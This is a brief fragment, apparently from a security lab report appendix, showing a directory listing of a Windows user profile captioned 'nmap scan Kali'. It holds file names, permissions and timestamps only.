040777/rwxrwxrwx 0 dir 2025-06-17 19:30:32 +0100 Templates
040555/r-xr-xr-x 0 dir 2025-06-17 19:30:41 +0100 Videos
100666/rw-rw-rw- 15 fil 2025-06-26 03:12:01 +0100 advanced_ip_scanner_Aliases.bin
100666/rw-rw-rw- 15 fil 2025-06-26 03:12:01 +0100 advanced_ip_scanner_Comments.bin
100666/rw-rw-rw- 736 fil 2025-06-26 03:12:01 +0100 advanced_ip_scanner_MAC.bin
100666/rw-rw-rw- 375808 fil 2025-06-17 19:30:32 +0100 ntuser.dat.LOG1
100666/rw-rw-rw- 229376 fil 2025-06-17 19:30:32 +0100 ntuser.dat.LOG2
100666/rw-rw-rw- 20 fil 2025-06-17 19:30:32 +0100 ntuser.ini





Appendix Fig 10 nmap scan Kali